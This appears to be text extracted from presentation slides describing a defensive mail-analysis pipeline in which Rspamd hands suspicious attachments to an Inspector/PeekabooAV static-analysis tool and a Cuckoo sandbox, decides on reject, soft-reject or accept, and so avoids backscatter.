
As a side note - when we talk about Rspamd clusters




Introducing an Inspector / PeekabooAV project




Introducing an Inspector / PeekabooAV project




Introducing an Inspector / PeekabooAV project



Introducing an Inspector / PeekabooAV project





Introducing an Inspector / PeekabooAV project



multilayered analysis-system with Rspamd

- Rspamd performs a fast mail analysis
 - known (cached) Viruses and obvious spam is rejected immediately
 - Attachments and mails are being analyzed by the AntiVirus System and rejected, if needed
 - for defined attachment types, as well as suspicious attachments or attachments in mails recognized as spam, the attachment will be handed over for a deeper analysis
- Inspector / PeekabooAV does static file-analysis with "Linux Tools"
 - Attachment or complete mail is transferred from Rspamd
 - Attachment will be unpacked if needed
 - Attachment is given to an analysis-tool for inspection
 - depending on the result, further tools can be executed, i.e Anti-Virus
 - Result of the analysis is returned to Rspamd
 - Suspicious files without result are handed over to Cukoo (Sandbox) to execute the file in a Windows environment and analyse the behaviour





Optimized analysis with Rspamd


- Using the hash (as unique identifier), Rspamd queries if a report for this object already exists
- According to a pre-analysis, Rspamd decides if a file or mail has to be analysed further before taking the decision to accept
- Rspamd hands over the object and any additional metadata (IPs, URLs, Wordlists) to the Inspector/PeekabooAV and expects an answer within a defined time (e.g. 5 seconds)
- Within this defined time, Inspector/PeekabooAV returns all completed results and continues to process any unfinished jobs in the background
- an additional full in-depth analysis can independently always be initiated in the background

Optimized analysis with Rspamd #2

- Rspamd takes a decision about the mail according to the current report
- negative analysis (Virus found): Mail will be rejected
- Report not conclusive:
 - Mail will be rejected with a temporary error (soft reject) - and in-line with the SMTP protocol - a new delivery attempt of the email by the sender will be initiated after 5 minutes
 - Mail will be accepted, but delayed internally until the full report is available
- positive Report: Mail will be accepted and immediately delivered
- Therefor: No Backscatter Problem


The 2nd and 3rd pillar

